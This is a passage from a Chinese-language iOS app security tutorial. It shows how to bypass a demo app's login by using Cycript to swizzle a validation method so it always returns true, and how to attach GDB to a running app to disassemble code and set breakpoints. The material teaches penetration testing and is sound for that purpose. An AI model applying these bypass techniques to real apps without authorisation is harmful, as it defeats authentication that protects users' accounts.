yboardResponder:0x31cb158d,_requiresKeyboardResetOnReload:0x31cb127d,_becomeFirstResponderAndMakeVisible:0x31e9e791,inputView:0x31cb1429,_deepestDefaultFirstResponder:0x31cd739d,_b
eginPinningInputViews:0x31de5d15,_endPinningInputViews:0x31d8907d,_editingDelegate:0x31db8171,_finishResignFirstResponder:0x31ccecd1,reloadInputViews:0x31cb0db5,"mouseEntered:":0x3
1e9e5d5,"mouseExited:":0x31e9e5d9,"mouseMoved:":0x31e9e5dd,"scrollWheel:":0x31e9e5f1,_responderForEditing:0x31db814d,reloadInputViewsWithoutReset:0x31e9e649,"_targetForAction:withS
ender:":0x31e9e731,nextFirstResponder:0x31ccec6d,"_deepestDefaultFirstResponderMatching:":0x31e9e7a1,"_completeForwardingTouches:phase:event:index:":0x31cc6fe9,_isPinningInputViews
:0x31d89021,"cy$toJSON:inContext:":0x422740c,cy$box:0x4224138,"cy$valueOfInContext:":0x422413c,"cy$deleteProperty:":0x4224164,"cy$setProperty:to:":0x422415c,"cy$getPropertyNames:in
Context:":0x422416c,"cy$getProperty:inContext:":0x4237b80,"cy$getProperty:":0x4224154,"cy$hasProperty:":0x422414c,cy$JSType:0x4224144,"cy$toCYON:":0x422742c,"__setSnoopiWatchDog:":
0x255931,becomeActive:0x36b41c3d,becomeInactive:0x36b41c41,"postNotificationWithDescription:":0x36b2d4dd,okToNotifyFromThisThread:0x36b3be61,"fromNotifySafeThreadPerformSelector:wi
thObject:":0x36b2d449,allowSafePerformSelector:0x36b27aa9,disallowSafePerformSelector:0x36b32fd9,"fromNotifySafeThreadPostNotificationName:object:userInfo:":0x36b2d2d5,"fromMainThr
eadPostNotificationName:object:userInfo:":0x36b3be6d,selectionAffinity:0x31fa37c9,_textSelectingContainer:0x31fa2e0d,_unmarkText:0x31e0f339,"_expandSelectionToStartOfWordsBeforeCar
etSelection:":0x31fa0ab5,"_extendCurrentSelection:":0x31fa08fd,_setCaretSelectionAtEndOfSelection:0x31fa0c25,"_moveToEndOfWord:withHistory:":0x31fa1b85,"_moveToEndOfLine:withHistor
y:":0x31fa1e65,"_moveRight:withHistory:":0x31fa2b81,"_moveToStartOfWord:withHistory:":0x31fa1909,"_moveToStartOfLine:withHistory:":0x31fa1ce9,"_moveLeft:withHistory:":0x31fa2a8d,"_
moveToEndOfParagraph:withHistory:":0x31fa2201,"_moveToEndOfDocument:withHistory:":0x31fa24c5,"_moveDown:withHistory:":0x31fa2831,"_moveToStartOfParagraph:withHistory:":0x31fa1fe9,"
_moveToStartOfDocument:withHistory:":0x31fa2411,"_moveUp:withHistory:":0x31fa25d5,_deleteByWord:0x31fa0ca5,_deleteToStartOfLine:0x31fa0d51,_deleteToEndOfLine:0x31fa0eb9,"_setMarked
Text:selectedRange:":0x31fa302d,"_rangeOfEnclosingWord:":0x31d98c4d,_fullText:0x31fa0639,_setGestureRecognizers:0x31fa2e11,"_characterInRelationToRangedSelection:":0x31dca035,_char
acterBeforeCaretSelection:0x31dc9fad,_selectionAtWordStart:0x31fa06a5,_wordContainingCaretSelection:0x31fa0599,"_deleteBackwardAndNotify:":0x31fa1021,"_deleteForwardAndNotify:":0x3
1fa1049,"_characterInRelationToCaretSelection:":0x31dc9fc1,_isEmptySelection:0x31fa0821,"_moveCurrentSelection:":0x31fa09c5,"_lastRectForRange:":0x31fa1221,"_replaceCurrentWordWith
Text:":0x31fa11b1,_rectContainingCaretSelection:0x31e51ab1,_selectionAtDocumentStart:0x31fa0741,_characterAfterCaretSelection:0x31dca269,"_clampedpositionFromPosition:offset:":0x31
dec1dd,"_nsrangeForTextRange:":0x31e51981,_selectionAtDocumentEnd:0x31fa07b1,"_positionFromPosition:inDirection:offset:withAffinityDownstream:":0x31fa2c79,"_scrollRectToVisible:ani
mated:":0x31fa1319,_selectionAffinity:0x31fa2d19,_fontForCaretSelection:0x31e4ed69,_textColorForCaretSelection:0x31fa13fd,_newPhraseBoundaryGestureRecognizer:0x31fa3155,_selectable
Text:0x31d98cb9,"_indexForTextPosition:":0x31e51a11,_keyInput:0x31fa0535,"_setSelectedTextRange:withAffinityDownstream:":0x31fa2ca9,"_updateSelectionWithTextRange:withAffinityDowns
tream:":0x31fa14b5,"_setHistory:withExtending:withAnchor:withAffinityDownstream:":0x31fa1735,"_setSelectionRangeWithHistory:":0x31fa14e5,"_phraseBoundaryGesture:":0x31fa3259,_selec
tionAsNSRange:0x31fa0539,_hasMarkedTextOrRangedSelection:0x31fa0895,_expandSelectionToStartOfWordBeforeCaretSelection:0x31fa0aa1,"_rangeOfLineEnclosingPosition:":0x31fa131d,"_range
OfParagraphEnclosingPosition:":0x31fa1361,_fullRange:0x31fa13a5,"_findPleasingWordBoundaryFromPosition:":0x31dafde1,_enableScrollingIfNecessary:0x31f7b825,_disableScrollingIfNecess
ary:0x31f7b829,defaultAccessibilityTraits:0x31f3b431,isAccessibilityElementByDefault:0x31f3b445,isElementAccessibilityExposedToInterfaceBuilder:0x31f3b449,_accessibilityFinalize:0x
```

在这里，我们关心的时候用来显示登录页的view controller，我们之前就发现它的名称为ViewController.所以打印出这个VC的所有消息。

```
cy# ViewController.messages
{validateLogin:0x63635,pushLoginPage:0x6376d,"loginTapped:":0x634a9,"login2Tapped:":0x634e9,"setPasswordTextField:":0x637bd,"setUsernameTextField:":0x63821,didReceiveM
emoryWarning:0x633f1,viewDidLoad:0x63371,passwordTextField:0x637a1,usernameTextField:0x63805,dealloc:0x63425,__snoopiCanBeDismissed:0x24dc79,__snoopiDismiss:0x24dc4d,_
_snoopiIdentifier:0x24d661,__snoopiDisplayModal:0x24d1c9,__snoopiViewControllerIndex:0x24d355,__snoopiViewControllers:0x24d3d9,__snoopiInsideVisibleStack:0x24d2d1,__sn
oopiInsideKeyWindow:0x24d24d,"__snoopiFindViewControllerWithIdentifier:":0x24d4f9,"set__snoopiDisplayModal:":0x24d201,"set__snoopiViewControllerIndex:":0x24d38d,"set__
snoopiInsideKeyWindow:":0x24d285,"set__snoopiInsideVisibleStack:":0x24d309,"__snoopiUpdateInformation:vcIndex:keyWindow:visibleStack:":0x24d691,__snoopiDismissHelper:0
x24da4d,__snoopiHasChildViewControllers:0x24d4b1,"initWithCoder:":0x31e9169d,"encodeWithCoder:":0x31e91e1d,"setTitle:":0x31ceabd5,applicationWillSuspend:0x31d1e5c1,"_t
ryBecomeRootViewControllerInWindow:":0x31cf0039,nextResponder:0x31d0a46d,interfaceOrientation:0x31d20fe1,view:0x31ce5be5,"setView:":0x31cea925,applicationDidResume:0x3
1d89185,defaultFirstResponder:0x31d0a7e9,_executeAfterAppearanceBlock:0x31d1b4a1,awakeFromNib:0x31e91ce9,wantsFullScreenLayout:0x31ce5f69,"_preferredInterfaceOrientati
onGivenCurrentOrientation:":0x31d2114d,_lastKnownInterfaceOrientation:0x31cefbed,isViewLoaded:0x31ceee3d,"setDisableRootPromotion:":0x31e94c71,_isPresentedModally:0x31
e4cf99,"shouldWindowUseOnePartInterfaceRotationAnimation:":0x31cf0801,viewControllerForRotation:0x31cf022d,"window:shouldAutorotateToInterfaceOrientation:":0x31cf092d,
_isViewControllerInWindowHierarchy:0x31e1a08d,"_updateLastKnownInterfaceOrientationOnPresentionStack:":0x31e21fad,"window:willRotateToInterfaceOrientation:duration:":0
x31e2ba91,"window:willAnimateFirstHalfOfRotationToInterfaceOrientation:duration:":0x31e956e1,"window:willAnimateRotationToInterfaceOrientation:duration:":0x31e2e6ed,"w
indow:didAnimateFirstHalfOfRotationToInterfaceOrientation:":0x31e958b1,"window:willAnimateSecondHalfOfRotationFromInterfaceOrientation:duration:":0x31e958e1,"window:di
dRotateFromInterfaceOrientation:":0x31e2ff71,"window:willAnimateFromContentFrame:toContentFrame:":0x31e92669,isInWillRotateCallback:0x31cf014d,"rotatingContentViewForW
indow:":0x31cf0161,_firstResponder:0x31d0a515,_appearanceContainer:0x31e922a9,automaticallyForwardAppearanceAndRotationMethodsToChildViewControllers:0x31cee529,parentV
iewController:0x31cd9aa5,_appearState:0x31ceec6d,_existingView:0x31ce56ad,inExplicitAppearanceTransition:0x31cee759,isInAnimatedVCTransition:0x31cee901,_parentModalVie
wController:0x31cee915,isPerformingModalTransition:0x31cee925,"setInAnimatedVCTransition:":0x31cee939,"viewWillMoveToWindow:":0x31cee961,"beginAppearanceTransition:ani
mated:":0x31d487f1,endAppearanceTransition:0x31d77c29,"viewDidMoveToWindow:shouldAppearOrDisappear:":0x31ceefd1,viewWillLayoutSubviews:0x31cf1309,viewDidLayoutSubviews
:0x31cf130d,modalPresentationStyle:0x31d3b81d,title:0x31ceab9d,navigationItem:0x31cd9bf9,isEditing:0x31d1e6e1,"setEditing:animated:":0x31dd9eb1,"setEditing:":0x31df4ce
d,"durationForTransition:":0x31d46641,transitionViewShouldUseViewControllerCallbacks:0x31e946a9,"transitionViewDidComplete:fromView:toView:":0x31d46d39,"shouldAutorota
teToInterfaceOrientation:":0x31e94ed5,_popoverController:0x31cf00ed,contentSizeForViewInPopover:0x31d4134d,contentSizeForViewInPopoverView:0x31d4136d,"setModalInPopove
r:":0x31dda061,isModalInPopover:0x31e912b9,_viewForContentInPopover:0x31e91311,"_setPopoverController:":0x31e93545,"setIsSheet:":0x31e934b1,"_setAllowsAutorotation:":0
x31ce5599,"setFormSheetSize:":0x31ce55c5,"_didReceiveMemoryWarning:":0x31e93349,applicationWantsViewsToDisappear:0x31d1fbe1,accessibilityLargeTextDidChange:0x31e95a61,
_doCommonSetup:0x31ce5321,_isPresentationContextByDefault:0x31ce56e9,"setDefinesPresentationContext:":0x31ce56ed,"initWithNibName:bundle:":0x31ce5271,_shouldPersistVie
wWhenCoding:0x31e91e19,autoresizeArchivedView:0x31e92759,"_doesSelfOrAncestorPassPredicate:":0x31e92d29,"_populateArchivedChildViewControllers:":0x31e91d71,_resignRoot
ViewController:0x31d77235,forceUnloadView:0x31d4b929,removeFromParentViewController:0x31e19bed,"setChildModalViewController:":0x31d8e6f1,"setParentModalViewController:
":0x31d8e761,storyboard:0x31e95c39,loadView:0x31d6fc01,nibBundle:0x31e925ad,"setNibName:":0x31e95be1,"setNibBundle:":0x31e95c15,nibName:0x31d5971d,"_loadViewFromNibNam
ed:bundle:":0x31e922d1,_defaultInitialViewFrame:0x31ce5ef9,"unloadViewForced:":0x31d4b93d,_canReloadView:0x31e143a1,viewWillUnload:0x31e14415,"setSearchBarHidNavBar:":
0x31e95ab1,"setSearchDisplayController:":0x31e95a69,viewDidUnload:0x31e92611,_visibleView:0x31cf0171,_updateLayoutForStatusBarAndInterfaceOrientation:0x31cefd95,mutabl
eChildViewControllers:0x31ce5bd5,autoresizesArchivedViewToFullSize:0x31e9272d,storyboardSegueTemplates:0x31e95c6d,"_segueTemplateWithIdentifier:":0x31e927ed,_existingN
avigationItem:0x31d05211,_existingTabBarItem:0x31d05241,"updateTitleForViewController:":0x31d052ad,childModalViewController:0x31cda7c1,_parentViewController:0x31ceac7d
,"setParentViewController:":0x31ceae85,"willMoveToParentViewController:":0x31ceae95,"_addChildViewController:":0x31ceadd9,"_removeChildViewController:":0x31d3b9f5,"did
MoveToParentViewController:":0x31d1b9e9,"removeChildViewController:notifyDidMove:":0x31d3b999,definesPresentationContext:0x31d8e5e5,"_nonModalAncestorViewControllerSto
pAtIsPresentationContext:":0x31d8e575,_nonModalAncestorViewController:0x31d8fc71,"_modalPresenter:":0x31d8e4a9,"_ancestorViewControllerOfClass:allowModalParent:":0x31c
d9a0d,"setContainmentSupport:":0x31d3fc4d,containmentSupport:0x31cee541,isSettingAppearState:0x31e22115,"viewWillAppear:":0x31ceec4d,"viewDidAppear:":0x31d1b579,"viewW
illDisappear:":0x31d1fd11,"viewDidDisappear:":0x31d1fe19,childViewControllersCount:0x31ceab79,childViewControllers:0x31cd9bcd,"_setAppearState:":0x31e929d5,"_setViewAp
pearState:isAnimating:":0x31ceeb05,"setAfterAppearanceBlock:":0x31ceffe9,"__viewWillAppear:":0x31ceead9,"__viewWillDisappear:":0x31d1fce5,"__viewDidAppear:":0x31d1b4fd
,"__viewDidDisappear:":0x31d1fd9d,"_endAppearanceTransition:":0x31d48c7d,disableRootPromotion:0x31d86c81,_didSelfOrAncestorBeginAppearanceTransition:0x31ceea89,present
edViewController:0x31cda781,_skipDefaultAppearStateCallbacks:0x31e220d5,_shouldUseFullScreenLayout:0x31ce7f89,_isModalSheet:0x31d8e789,"setInterfaceOrientation:":0x31c
efbfd,_description:0x31e92f21,"_descriptionWithChildren:":0x31e93065,"purgeMemoryForReason:":0x31e9336d,existingView:0x31e92615,unloadViewIfReloadable:0x31e1438d,_nonM
odalParentViewController:0x31ce801d,modalTransitionView:0x31d46df9,dropShadowView:0x31cf039d,_isViewInWindowWithoutParentViewController:0x31d1fc51,"_shouldUseFullScree
nLayoutInWindow:parentViewController:":0x31ce802d,"_shouldChildViewControllerUseFullScreenLayout:":0x31cef615,_reallyWantsFullScreenLayout:0x31cee501,currentAction:0x3
```

在输出的顶部，你可以看到这个VC的一些方法。

```
cy# ViewController.messages
{validateLogin:0x63635,pushLoginPage:0x6376d,"loginTapped:":0x634a9,"login2Tapped:":0x634e9,"setPasswordTextField:":0x637bd,"setUsernameTextField:":0x63821,didReceiveM
emoryWarning:0x633f1,viewDidLoad:0x63371,passwordTextField:0x637a1,usernameTextField:0x63805,dealloc:0x63425,__snoopiCanBeDismissed:0x24dc79,__snoopiDismiss:0x24dc4d,_
```

方法validateLogin看起来很有趣。让我们看看class-dump-z输出的关于这个方法的信息。如果你对class-dump-z不熟悉，请参看本系列的这篇文章。


下面就是我们从class-dump-z的输出中找到的关于ViewController的相关信息。

```
@interface ViewController : UIViewController {
@private
        UITextField* _passwordTextField;
        UITextField* _usernameTextField;
}
@property(retain, nonatomic) UITextField* passwordTextField;
@property(retain, nonatomic) UITextField* usernameTextField;
-(void)pushLoginPage;
-(BOOL)validateLogin;
-(void)login2Tapped:(id)tapped;
-(void)loginTapped:(id)tapped;
-(void)dealloc;
-(void)didReceiveMemoryWarning;
-(void)viewDidLoad;
@end
```

正如我们看到的，方法validateLogin返回一个BOOL类型值。从这我们可以推断这个方法验证用户的用户名和密码是否正确，正确返回YES，否则返回NO。 有Cycript在手，我们可以改变某个特定消息的实现。让我们来实现一个方法让它总是返回TRUE。

```
cy# ViewController.messages['validateLogin'] =  function() {return true;}
function () {return true;}
cy#
```

因此，R.H.S （Right Hand Side）是一个javascript函数，总是返回true。让我们现在点击应用的登录页面的Login Method 1。



Welcome, admin

可以看到，认证成功，应用让我们进入管理页面了。我们使用Cycript执行了method swizzling，绕过了登录框。

一些其他有趣的事情。

现在我们看到method swizzling是如何工作的，去了解下绕过这个验证的其他方法也会非常有趣。从class-dump-z的输出结果，我们可以看到一旦validateLogin返回TRUE。方法pushLoginPage就会被调用。其他一些页面可能叫做pushUserPage, 或者pushLoginSuccessfulPage等等。我们不必需要验证一定要是TRUE。我们可以自己调用这个方法。

```
cy# [UIApp.keyWindow.rootViewController.visibleViewController  pushLoginPage]
cy# 
```

因为这是个实例方法，我们通过UIApp.keyWindow.rootViewController.visibleViewController得到实例。请注意这样做可能导致crash，因为后续被push进的view controller 可能对输入的用户名和密码有依赖。如果你想挑战一下，不妨试试绕过Login Method 2。

总结

本文我们学习了如何利用Cycript来进行method swizzling。

本文原文是 iOS应用程序安全(8)-用Cycript进行Method Swizzling

#6 iOS应用动态分析下的更多文章

本文将使用的GDB-Demo例子程序可以从我的github账户上下载。请确保在你的设备上安装和运行。

现在让我们SSH进入设备。

```
prateekgianchandani@Prateeks-MacBook-Pro [~]
    -> % ssh root@172.20.10.5
root@172.20.10.5's password:
Prateeks-iPod:~ root#
```

现在我们开启GDB，然后让GDB在应用开启之后就挂钩这个应用。可以通过命令 attach -waitfor Appname来完成。你也可以 在设备上运行这个应用，然后用attach命令挂钩这个运行的进程，如下图所示。

```
(gdb) attach GDB-Demo.508
Attaching to process 508.
Reading symbols for shared libraries . done
Reading symbols for shared libraries warning: Could not find object file "/Users/prateekgianchandani/Library/Developer/Xcode/Derived
Data/GDB-Demo-ekqgzzhtmzsymccdmdxfjhkomhds/Build/Intermediates/GDB-Demo.build/Debug-iphoneos/GDB-Demo.build/Objects-normal/armv7/mai
n.o" - no debug information available for "main.m".

warning: Could not find object file "/Users/prateekgianchandani/Library/Developer/Xcode/DerivedData/GDB-Demo-ekqgzzhtmzsymccdmdxfjhk
omhds/Build/Intermediates/GDB-Demo.build/Debug-iphoneos/GDB-Demo.build/Objects-normal/armv7/AppDelegate.o" - no debug information av
ailable for "AppDelegate.m".

warning: Could not find object file "/Users/prateekgianchandani/Library/Developer/Xcode/DerivedData/GDB-Demo-ekqgzzhtmzsymccdmdxfjhk
omhds/Build/Intermediates/GDB-Demo.build/Debug-iphoneos/GDB-Demo.build/Objects-normal/armv7/ViewController.o" - no debug information
 available for "ViewController.m".

warning: Could not find object file "/Applications/Xcode.app/Contents/Developer/Toolchains/XcodeDefault.xctoolchain/usr/lib/arc/liba
rclite_iphoneos.a(arclite.o)" - no debug information available for "arclite.m".


.........................................................................................................................
......... done
Reading symbols for shared libraries + done
0x35919004 in mach_msg_trap ()
(gdb)
```

一旦GDB挂钩进了这个应用，你会注意到这个应用目前是在暂停状态。你可以用 c 命令让这个应用继续执行。不过在继续执行之前， 让我们先做些调查。和任何其它架构一样，ARM中的内存也被分为寄存器（register）。所有的寄存器都是32位的（iOS 7中是64位的），并且它们的目的 就是保存和相互之间移动数据。你可以使用 info registers命令来查看关于这些寄存器的信息。

```
(gdb) info registers
r0             0x10004005       268451845
r1             0x7000006        117440518
r2             0x0      0
r3             0xc00    3072
r4             0x1c03   7171
r5             0xffffffff       -1
r6             0x0      0
r7             0x2fee5ed0       804150992
r8             0x0      0
r9             0x2576c0 2455232
r10            0x7000006        117440518
r11            0xffffffff       -1
r12            0xffffffe1       -31
sp             0x2fee5e94       804150932
lr             0x35919201       898732545
pc             0x35919004       898732036
cpsr           {0x40000010, n = 0x0, z = 0x1, c = 0x0, v = 0x0, q = 0x0, j = 0x0, ge = 0x0, e = 0x0, a = 0x0, i = 0x0, f = 0x0,
  t = 0x0, mode = 0x10} {0x40000010, n = 0, z = 1, c = 0, v = 0, q = 0, j = 0, ge = 0, e = 0, a = 0, i = 0, f = 0, t = 0,
  mode = usr}
(gdb)
```

请注意这个命令并没有把ARM中的所有寄存器都打印出来。要打印所有的寄存器，使用 info all-registers命令。

```
(gdb) info all-registers
r0             0x10004005       268451845
r1             0x7000006        117440518
r2             0x0      0
r3             0xc00    3072
r4             0x1c03   7171
r5             0xffffffff       -1
r6             0x0      0
r7             0x2fee5ed0       804150992
r8             0x0      0
r9             0x2576c0 2455232
r10            0x7000006        117440518
r11            0xffffffff       -1
r12            0xffffffe1       -31
sp             0x2fee5e94       804150932
lr             0x35919201       898732545
pc             0x35919004       898732036
cpsr           {0x40000010, n = 0x0, z = 0x1, c = 0x0, v = 0x0, q = 0x0, j = 0x0, ge = 0x0, e = 0x0, a = 0x0, i = 0x0, f = 0x0
  t = 0x0, mode = 0x10} {0x40000010, n = 0, z = 1, c = 0, v = 0, q = 0, j = 0, ge = 0, e = 0, a = 0, i = 0, f = 0, t = 0,
  mode = usr}
s0             0        (raw 0x00000000)
s1             0        (raw 0x00000000)
s2             0        (raw 0x00000000)
s3             0        (raw 0x00000000)
s4             0        (raw 0x00000000)
s5             0        (raw 0x00000000)
s6             0        (raw 0x00000000)
s7             0        (raw 0x00000000)
s8             0        (raw 0x00000000)
s9             0        (raw 0x00000000)
s10            0        (raw 0x00000000)
s11            0        (raw 0x00000000)
s12            0        (raw 0x00000000)
s13            0        (raw 0x00000000)
```

要导出汇编信息，使用disassemble 或者 disas 命令。这会给出后续几条指令的一些汇编信息。我们通过在 disas命令后面提供函数名称来导出某个特定函数的汇编。例如要导出main函数的汇编，使用命令 disas main。如下图。

```
(gdb) disas main
Dump of assembler code for function main:
0x000e936c <main+0>:    push    {r7, lr}
0x000e936e <main+2>:    mov     r7, sp
0x000e9370 <main+4>:    sub     sp, #36
0x000e9372 <main+6>:    movs    r2, #0
0x000e9374 <main+8>:    movt    r2, #0  ; 0x0
0x000e9378 <main+12>:   str     r2, [sp, #32]
0x000e937a <main+14>:   str     r0, [sp, #28]
0x000e937c <main+16>:   str     r1, [sp, #24]
0x000e937e <main+18>:   blx     0xeafc4 <dyld_stub_objc_autoreleasePoolPush>
0x000e9382 <main+22>:   movw    r1, #7418       ; 0x1cfa
0x000e9386 <main+26>:   movt    r1, #0  ; 0x0
0x000e938a <main+30>:   add     r1, pc
0x000e938c <main+32>:   ldr     r1, [r1, #0]
0x000e938e <main+34>:   movw    r2, #9006       ; 0x232e
0x000e9392 <main+38>:   movt    r2, #0  ; 0x0
0x000e9396 <main+42>:   add     r2, pc
0x000e9398 <main+44>:   movw    r3, #9092       ; 0x2384
0x000e939c <main+48>:   movt    r3, #0  ; 0x0
0x000e93a0 <main+52>:   add     r3, pc
```

我们看看刚刚在设备上安装的应用，可以看到只是一个要求（输入）用户名和密码的简单应用。



我们也可以从用class-dump-z对这个应用导出的信息中找到有个类叫ViewController和一个方法叫做-(void)loginButtonTapped:(id)tapped;

```
@interface ViewController : UIViewController {
@private
        UITextField* _usernameTextField;
        UITextField* _passwordTextField;
}
@property(retain, nonatomic) UITextField* passwordTextField;
@property(retain, nonatomic) UITextField* usernameTextField;
-(void).cxx_destruct;
-(void)loginButtonTapped:(id)tapped;
-(void)didReceiveMemoryWarning;
-(void)viewDidLoad;
@end
```

使用GDB，我们可以在应用中设置断点。只需要输入要断下来的方法名称。使用命令 b functionName。你也可以提供不带类信息的方法签名， 如果你不确定的话，GDB会咨询你想要在那个类上设置断点。

```
(gdb) b viewDidAppear:
[0] cancel
[1] all

Non-debugging symbols:
[2]    -[UINavigationController viewDidAppear:]
[3]    -[UIPageController viewDidAppear:]
[4]    -[UIReferenceLibraryViewController viewDidAppear:]
[5]    -[UISplitViewController viewDidAppear:]
[6]    -[UITabBarController viewDidAppear:]
[7]    -[UITableViewController viewDidAppear:]
[8]    -[UIViewController viewDidAppear:]
>
```

请注意，实例方法前缀都带有一个"-"，而类方法前缀带有"+"，如下图所示。例如，sharedInstance是一个类方法，方法一个单例类的共享实例。

```
(gdb) b sharedInstance
[0] cancel
[1] all

Non-debugging symbols:
[2]    +[ABFavoritesListManager sharedInstance]
[3]    +[AVAudioSession sharedInstance]
[4]    +[CPPowerAssertionManager sharedInstance]
[5]    +[MCFormatterVendor sharedInstance]
[6]    +[NSMachBootstrapServer sharedInstance]
[7]    +[NSMessagePortNameServer sharedInstance]
[8]    +[PCPersistentInterfaceManager sharedInstance]
[9]    +[PEPServiceConfiguration sharedInstance]
[10]    +[PLGatekeeperClient sharedInstance]
[11]    +[SSLockdown sharedInstance]
[12]    +[TISweepSource sharedInstance]
[13]    +[TIUserDictionaryController sharedInstance]
[14]    +[UIDictationController sharedInstance]
[15]    +[UIDictationLandingView sharedInstance]
[16]    +[UIDictationView sharedInstance]
[17]    +[UIInputSwitcher sharedInstance]
[18]    +[UIInputSwitcherView sharedInstance]
[19]    +[UIKeyboardCache sharedInstance]
[20]    +[UIKeyboardCandidateBar sharedInstance]
[21]    +[UIKeyboardCandidateInline sharedInstance]
[22]    +[UIKeyboardDictationMenu sharedInstance]
[23]    +[UIKeyboardEmojiGraphics sharedInstance]
[24]    +[UIKeyboardImpl sharedInstance]
[25]    +[UIKeyboardOverlayManager sharedInstance]
[26]    +[UIKeyboardSplitControlMenu sharedInstance]
[27]    +[UIPeripheralHost sharedInstance]
[28]    sharedInstance
>
```

可以通过命令info breakpoints看到所有的断点。

```
(gdb) info breakpoints
Num Type           Disp Enb Address    What
1   breakpoint     keep y   0x329b850e <+[CPPowerAssertionManager sharedInstance]+14>
2   breakpoint     keep y   0x37c3654c <+[NSLeafProxy alloc]>
(gdb)
```

通过命令 delete 和 断点的ID就可以删除任何断点。

```
(gdb) delete 2
(gdb) info breakpoints
Num Type           Disp Enb Address    What
1   breakpoint     keep y   0x329b850e <+[CPPowerAssertionManager sharedInstance]+14>
(gdb)
```

不管怎样，先给方法loginButtonTapped: 设置一个断点。

```
(gdb) b loginButtonTapped:
Breakpoint 3 at 0xe95fe
```

现在我们可以用命令continue或者c让应用重新run起来。

```
(gdb) continue
Continuing.
```

现在点击应用的登录按钮。这样就会触发我们的断点。

```
(gdb) continue
Continuing.

Breakpoint 3, 0x000e95fe in -[ViewController loginButtonTapped:] ()
(gdb)
```

我们可以用disassemble命令查看随后的一些汇编信息。

```
(gdb) disas
Dump of assembler code for function -[ViewController loginButtonTapped:]:
0x000e95f8 <-[ViewController loginButtonTapped:]+0>:    push    {r7, lr}
0x000e95fa <-[ViewController loginButtonTapped:]+2>:    mov     r7, sp
0x000e95fc <-[ViewController loginButtonTapped:]+4>:    sub     sp, #40
0x000e95fe <-[ViewController loginButtonTapped:]+6>:    str     r0, [sp, #36]
0x000e9600 <-[ViewController loginButtonTapped:]+8>:    str     r1, [sp, #32]
0x000e9602 <-[ViewController loginButtonTapped:]+10>:   mov     r0, r2
0x000e9604 <-[ViewController loginButtonTapped:]+12>:   blx     0xeafd0 <dyld_stub_objc_retain>
0x000e9608 <-[ViewController loginButtonTapped:]+16>:   movw    r1, #6772        ; 0x1a74
0x000e960c <-[ViewController loginButtonTapped:]+20>:   movt    r1, #0  ; 0x0
0x000e9610 <-[ViewController loginButtonTapped:]+24>:   add     r1, pc
0x000e9612 <-[ViewController loginButtonTapped:]+26>:   ldr     r1, [r1, #0]
0x000e9614 <-[ViewController loginButtonTapped:]+28>:   movw    r2, #8372        ; 0x20b4
0x000e9618 <-[ViewController loginButtonTapped:]+32>:   movt    r2, #0  ; 0x0
0x000e961c <-[ViewController loginButtonTapped:]+36>:   add     r2, pc
0x000e961e <-[ViewController loginButtonTapped:]+38>:   movw    r3, #8610        ; 0x21a2
0x000e9622 <-[ViewController loginButtonTapped:]+42>:   movt    r3, #0  ; 0x0
0x000e9626 <-[ViewController loginButtonTapped:]+46>:   add     r3, pc
0x000e9628 <-[ViewController loginButtonTapped:]+48>:   str     r0, [sp, #28]
0x000e962a <-[ViewController loginButtonTapped:]+50>:   ldr     r0, [sp, #36]
0x000e962c <-[ViewController loginButtonTapped:]+52>:   ldr     r3, [r3, #0]
0x000e962e <-[ViewController loginButtonTapped:]+54>:   add     r0, r3
0x000e9630 <-[ViewController loginButtonTapped:]+56>:   ldr     r0, [r0, #0]
0x000e9632 <-[ViewController loginButtonTapped:]+58>:   ldr     r2, [r2, #0]
0x000e9634 <-[ViewController loginButtonTapped:]+60>:   str     r1, [sp, #24]
0x000e9636 <-[ViewController loginButtonTapped:]+62>:   mov     r1, r2
```

要在任意的指令前面下断点，请在那个指令的地址前面加上"*"

```
(gdb) break *0x000e96d4
Breakpoint 4 at 0xe96d4
```

Objective-C是基于消息的，任何时候一有消息被发送，objc_msgSend 就会被调用。

在我们打印出的loginButtonTapped: 的汇编代码当中，这里有许多的objc_msgSend调用。要找出这个调用的一个好方法就是查找blx指令。 在你看到blx指令的地方，你可以确认有一个objc_msgSend正在被调用。

```
Breakpoint 3, 0x000e95fe in -[ViewController loginButtonTapped:] ()
(gdb) disas
Dump of assembler code for function -[ViewController loginButtonTapped:]:
0x000e95f8 <-[ViewController loginButtonTapped:]+0>:    push    {r7, lr}
0x000e95fa <-[ViewController loginButtonTapped:]+2>:    mov     r7, sp
0x000e95fc <-[ViewController loginButtonTapped:]+4>:    sub     sp, #40
0x000e95fe <-[ViewController loginButtonTapped:]+6>:    str     r0, [sp, #36]
0x000e9600 <-[ViewController loginButtonTapped:]+8>:    str     r1, [sp, #32]
0x000e9602 <-[ViewController loginButtonTapped:]+10>:   mov     r0, r2
0x000e9604 <-[ViewController loginButtonTapped:]+12>:   blx     0xeafd0 <dyld_stub_objc_retain>
0x000e9608 <-[ViewController loginButtonTapped:]+16>:   movw    r1, #6772       ; 0x1a74
```

当有新方法被调用，或者有属性（property）被访问的时候，objc_msgSend就会被调用。所以，如果我们在objc_msgSend下一个断点，我们可以 打印出正被调用的方法和调用这个方法的对象，这将帮助我们理解app的整个流程。我们已经在本系列的这篇文章中学习过Snoop-it能够找到所有被追踪的调用。 要找出正在被调用的方法，我们首先需要查看ARM的调用约定（call convention）。下面是从Wikipedia截取的关于ARM调用约定的图。

ARM [edit]

The standard ARM calling convention allocates the 16 ARM registers as:

- r15 is the program counter.
- r14 is the link register. (The BL instruction, used in a subroutine call, stores the return address in this register).
- r13 is the stack pointer. (The Push/Pop instructions in "Thumb" operating mode use this register only).
- r12 is the Intra-Procedure-call scratch register.
- r4 to r11: used to hold local variables.
- r0 to r3: used to hold argument values passed to a subroutine, and also hold results returned from a subroutine.

If the type of value returned is too large to fit in r0 to r3, or whose size cannot be determined statically at compile time, then the caller must allocate space for that value at run time, and pass a pointer to that space in r0.

Subroutines must preserve the contents of r4 to r11 and the stack pointer. (Perhaps by saving them to the stack in the function prologue, then using them as scratch space, then restoring them from the stack in the function epilogue). In particular, subroutines that call other subroutines *must* save the return address in the link register r14 to the stack before calling those other subroutines. However, such subroutines do not need to return that value to r14—they merely need to load that value into r15, the program counter, to return.

The ARM stack is full-descending.[3]

This calling convention causes a "typical" ARM subroutine to

- In the prolog, push r4 to r11 to the stack, and push the return address in r14, to the stack. (This can be done with a single STM instruction).
- copy any passed arguments (in r0 to r3) to the local scratch registers (r4 to r11).
- allocate other local variables to the remaining local scratch registers (r4 to r11).
